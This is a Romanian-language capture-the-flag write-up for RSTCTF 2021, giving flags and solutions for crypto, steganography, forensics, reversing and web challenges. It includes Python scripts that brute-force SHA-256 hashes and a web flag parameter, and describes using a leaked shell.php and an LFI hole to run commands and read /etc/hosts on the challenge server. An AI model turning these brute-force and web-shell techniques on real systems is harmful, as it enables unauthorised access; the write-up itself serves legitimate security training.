RSTCTF 2021

Author: <Mihai Cujba / 0x435446> - <mihai.cujba@yahoo.com / 0x435446@gmail.com>

Summary

<Biletul criptat> (<50>): <Crypto>

Proof of Flag


RST{2jd9jsasc02kslasch3kdnaug49f4bucdkjz}

Summary


Brainfuck -> base32 -> rot13

Proof of Solving


Prima data am folosit interpretorul de pe https://www.dcode.fr/brainfuck-language pentru a interpreta codul scris in brainfuck.



Apoi am luat encodarea primita si am decodificat-o din base32



De aici am trecut rezultatul prin ROT13 si am scos flag-ul



<Strabunicul lui Cezar> (<50>): <Crypto>

Proof of Flag


RST{241f143d128e232349e2bf212ec0b123faff7b85944bbe1e55722b35c9207c13}

Summary

Am analizat textul ce parea a fi criptat cu un algoritm de substitutie.

Proof of Solving

Primul lucru pe care l-am facut a fost sa intru pe site-ul https://quipqiup.com/ pentru a verifica daca pot sa decriptez textul folosind analiza de frecventa. Raspunsul site-ului a fost foarte aproape de plaintext, dar se vedea ca lipseste ceva. De aici mi-am dat seama de metoda de criptare in momentul in care am citit cuvantul “atyash”, facand o legatura cu “atbash”.



Era destul de clar care ete flag-ul, dar de dragul CTF-ului l-am mai trecut si prin atbash, ca sa vad exact textul in clar.

<Asteroidul> (<88>): <Crypto>

Proof of Flag

RST{ecb8d3023523638c5da28ed7961e9529b2ce8a48d72cd4ced3aa9ddaed814cd9}


Summary

Probabil cel mai ciudat challenge din 17-18.04.2021. 😊

Proof of Solving

Primul lucru pe care l-am observat in momentul in care am vazut ciphertext-ul a fost faptul ca primul cuvant semana prea mult cu “Funafuti” (ciphertext: FtattfuntI), dar cu putin Scrabble peste. Am numarat literele si mi-am dat seama ca nu aveau nicio treaba. Acum ca il vad pe fontul asta scris chiar nu au nicio treaba, dar asa chiar `FtattfuntI` seamana.

Al doilea lucru a fost sa iau textul si sa analizez ce entropie are. Mi-a dat entropia perfecta pentru Engleza, deci clar nu era ceva criptat, maxim ma intorceam la Scrabble.



De aici am stat sa ma uit la text pana mi-am dat seama ca primele litere din ciphertext aveau sens. De aici mi-am facut un script in python care sa ia fiecare litera in parte la rand, sa le concateneze si sa vad daca scot cumva flag-ul si Bingo!, asta era.

```
root@kali:~/Desktop/CTF/RST# python crackpass/BURP/felicitari.py
FelicitariflagulesteCrYpt045informatuldefinitinSteganoII
root@kali:~/Desktop/CTF/RST# cat crackpass/BURP/felicitari.py
x="FtattfuntI eage0olieI lruC4rdtg iilr5meia cfeYiafnn ilspntiSo".split(' ')
nr = 0
z=[]
for k in range(10):
        try:
                for i in x:
                        z.append(i[nr])
                nr += 1
        except:
                pass
print ''.join(z)
```

<Steagul corupt> (<151>): <Crypto>

Proof of Flag

RST{f96395e11556c417405e996ff05dc9b7eabeb9330c37cc8fa6df496449244aa4}

Summary

Bruteforce pe dictionar in romana (de ce in romana? ☹)

Proof of Solving

Primul lucru pe care l-am facut a fost sa caut un dictionar valid in limba romana. Acest lucru a durat mai mult decat bruteforce-ul in sine, din pacate. Dupa ce am gasit acest dictionar am facut un script in python care sa calculeze sha256(cuvant+i), unde i=[1,999]. Dupa cateva minute de asteptat am gasit flag-ul, care in clar inseamna: sugubat240.

```
root@kali:~/Desktop/CTF/RST/crackpass/BURP# python script2.py
0
10000
20000
30000
40000
50000
60000
70000
80000
90000
100000
110000
120000
130000
140000
150000
160000
f96395e11556c417405e996ff05dc9b7eabeb9330c37cc8fa6df496449244aa4 sugubat240
170000
180000
root@kali:~/Desktop/CTF/RST/crackpass/BURP# cat script
cat: script: No such file or directory
root@kali:~/Desktop/CTF/RST/crackpass/BURP# cat script2.py
import hashlib
f = open('wordlist_ro2.txt','r').read().strip().split('\n')
nr = 0
for i in f:
        if nr%10000 == 0:
                print nr
        for j in range(0,1000):
                hashed = hashlib.sha256(i.strip()+str(j).zfill(3)).hexdigest()
                if "05e996f" in hashed:
                        if("96395e1") in hashed:
                                print hashed,i+str(j)
        nr += 1
```

<Animalul> (<120>): <Diverse>

Proof of Flag

RST{c25ef393f5496a6078b739232d038032eddf0d8aeeef2a5d0b73c2f781a13e57}

Summary

Am primit o poza cu un magar in forma de cal picat ca o zebra, care in final era o oaie.

Proof of Solving

Primul lucru pe care l-am facut a fost acela de a incercat multiple tehnici de steganografie (am dat strings pe poza si apoi un zsteg). Dupa am observat barcode-ul ascuns subtil in poza, asa ca m-am gandit sa nag poza in photoshop si sa o decupez Din pacate nu mai am screenshot-ul cu zebra ce avea capul unde ii sunt si picioarele, dar barcode-ul citit avea in spate cuvantul “oaie”.

<Traficant> (<50>): <Forensics>

Proof of Flag


RST{19f92ecfba47b0a3f78a23d735a2ac0c78eac747f0d853643395fa1b037c6df4}

Summary

Trafic necriptat.

Proof of Solving


Primul lucru pe care l-am facut cand am vazut pcap-ul a fost sa caut trafic necriptat, asa ca am filtrat dupa HTTP. Erau foarte multe request-uri, asa ca m-am decis sa export fisierele trimise cu ajutorul acestui protocol si sa vad ce gasesc acolo. Pana aici era metoda intended (cred) prin care se rezolva challenge-ul. De aici am ignorat total fisierul stg.txt si m-am apucat sa reasamblez piesele de puzzle (fisierele numite tiles*). Voi lasa aici scriptul care reasambleaza (oarecum) piesele, impreuna cu dezamaginea ca a fost facut degeaba.



```
import cv2

# read the images
last=0
numar=19
for j in range(9):
        array=[]
        for i in range(last,numar):
                img1 = cv2.imread('tile_'+str(i)+'.png')
                array.append(img1)
        last = numar
        numar += 19
        im_v = cv2.hconcat(array)
        cv2.imshow('concat', im_v)
        cv2.waitKey(0)root@kali:~/Desktop/CTF/RST/tiles#
```

Dupa ce am vazut ca puzzle-ul nu avea treaba cu rezolvarea challenge-ului am cautat putin mai mult in fisiere si am gasit flag-ul in stg.txt encodat base64.



<Crackpass> (<88>): <Reversing>

Proof of Flag


RST{93732ff5e18683740582e443e0cc4f6f8201fb9eebf1204537eb05c53ca5be9d}

Summary

XOR cu cheie hardcodata

Proof of Solving

Am primit un binar ce astepta ca input flag-ul pe care il verifica in functie de niste valori hardcodate. Primul lucru pe care l-am facut a fost sa dau strings pe binar, sa vad daca are vre-un cuvant care iese in evidenta. Din fericire am gasit string-ul “PLM{11111111111111111111111111111111111111111111111111111111111111111111}” care iesea putin in evidenta. Apoi am folosit Ghidra pentru a vedea continutul mai detaliat al binarului, decompilat in C. Aici am vazut ca se foloseste un vector enc hardcodat, ce avea in el valori hex, respectiv
“021F190008020602035757045400090709020605010409035405050254015252055707570903010057530854545357000301050402065453010452040252500453540855 00”. De aici am facut un XOR intre acest enc si string-ul de mai sus si mi-a rezultat flag-ul.



<Hecsagon> (<50>): <Stego>

Proof of Flag

RST{1jd90dsnuaicnavdx0vidj91szmxsnvbedas}

Summary

Just strings

Proof of Solving

Am primit o poza cu un peisaj pe care am folosit comanda “strings” din Linux, iar ultimul rand din ea avea flag-ul scris.

<Sigla> (<50>): <Stego>

Proof of Flag

RST{a2e6d2358601328bfc06c9c9a42a4f644ed6303fd1b2d696eb4d438c5c1a7144}

Summary

Just strings

Proof of Solving

Stiu ca pare copiat de la “Hecsagon”, dar am facut exact acelasi lucru, respectiv strings. Nu stiu daca era intended solutia asta.

<Valuri> (<50>): <Stego>

Proof of Flag


RST{ec627195bc62796ae3471b7a1c28d059**}**

Summary

Stectograma

Proof of Solving

Am folosit programul Audacity pentru a analiza spectograma fisierului audio, iar acesta a fost rezultatul:



<Stegano II> (<104>): <Stego>

Proof of Flag


RST{22925236936863dd8917ca3a764f5242930c2c4b0712ebbc4bb254965eef7e7d}

Summary

Stegsolve + Stereogram Solver

Proof of Solving

Primul lucru pe care l-am facut in momentul in care am vazut fisierul a fost sa vad de ce nu il puteam deschide obisnuit. Am verificat octetii, iar magic number-ul era pentru un fisier png. Am modificat extensia si am primit o poza cu o piscina, iar in apa scria ceva foarte neclar. Am folosit utilitarul stegsolve pentru a analiza imaginea, iar din acesta am ales optiunea Stereogram Solver. Dupa cateva shiftari am vazut ce scria mai devreme, respectiv “apapapapa”.



<API> (<120>): <Web>

Proof of Flag

rst{84aefdd434fb827ece30290dfbedc767406a29c0e89e80c26a735b9372ebbed4}

Summary

Bruteforce pe parametrul de GET?flag=.

Proof of Solving

Acest challenge reprezinta un bruteforce pe un parametru de GET din cadrul paginii web puse la dispozitie. In cazul in care trimiteam un caracter sau o secventa de caractere ce se afla in flag primeam ca raspuns “partial corect”, altfel primeam un mesaj de eroare. Acest lucru putea fi exploatat si printr-un bruteforce al tuturor caracterelor ce existau in flag puteam afla si ordinea acestora. Voi lasa aici scriptul pe care l-am folosit pentru rezolvarea problemei.

```
root@kali:~/Desktop/CTF/RST/crackpass/BURP# cat script.py
import requests
import codecs
from itertools import permutations

chars=list("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789\{\}")
concat = "}4qroor2739o537n62p08r98r0p92n604767pqrosq09203rpr728os434qqsrn48{gfe"
URL = "http://vps-e78e5aab.vps.ovh.net/chall/?flag="
for j in range(100):
        print j
        for i in range(0,128):
                r = requests.get(url = URL+str(chr(i)))
                data = r.text
                if "corect" in data:
                        print data, i
                        print URL+str(chr(i))root@kali:~/Desktop/CTF/RST/crackpass/BURP#
```

In cazul de fata flag-ul este deeja gasit, dar in rezolvare am inceput de la un caracter random, iar pe parcurs am adaugat la inceput sau la final caractere.

<Elevi> (<120>): <Web>

Proof of Flag

RST{sacmxke0xakosoicd31jsgd01lsaly10san2}

Summary

Bad practices.

Proof of Solving

Primul lucru pe care l-am facut in momentul in care am primit challenge-ul a fost sa verific fiecare pagina de pe site. Am observat GET-ul prin care se incarcau paginile si faptul ca se poate realiza un atac LFI, dar si mai interesant a fost comentariul de pe pagina about-us.html, respectiv:

```
<!--Mihai, nu uita sa verifici fisierele css! (http://127.0.0.1/shell.php) -
ANDRADA- -->
```

Avand la indemana un shell am putut interactiona in mod direct cu serverul. Am observat fisierul “readme” din folderul /var/www/html. In acesta se gasea un hex si un indiciu, respectiv:

Result of command execution:
What is this? Maybe you should check /etc/.....


201dc88daf95daf8a18ae57d0691d547ac3a5ce77d15620ec6b109eef9697917f7e18ada1d2c7620ab17d9b3e476197e

Am cautat in /etc flag-ul, dar nu am gasit nimic, cu exceptia continutului fisierului /etc/hosts:

Result of command execution:
::1 localhost localhost.localdomain localhost6 localhost6.localdomain6
#key 7B7B526F6D616E69616E536563757269747954656 16D7D7D
#nonce = key

127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4
127.0.0.1 vps-97f3ceaa.vps.ovh.net vps-97f3ceaa

Am luat aceste stringuri si am incercat sa decriptez mesajul din primul fisier cu datele din al douea fisier si acesta a fost rezultatul:



Se poate observa ca flag-ul era criptat folosind AES CBC cu cheia din fisierul /etc/hosts.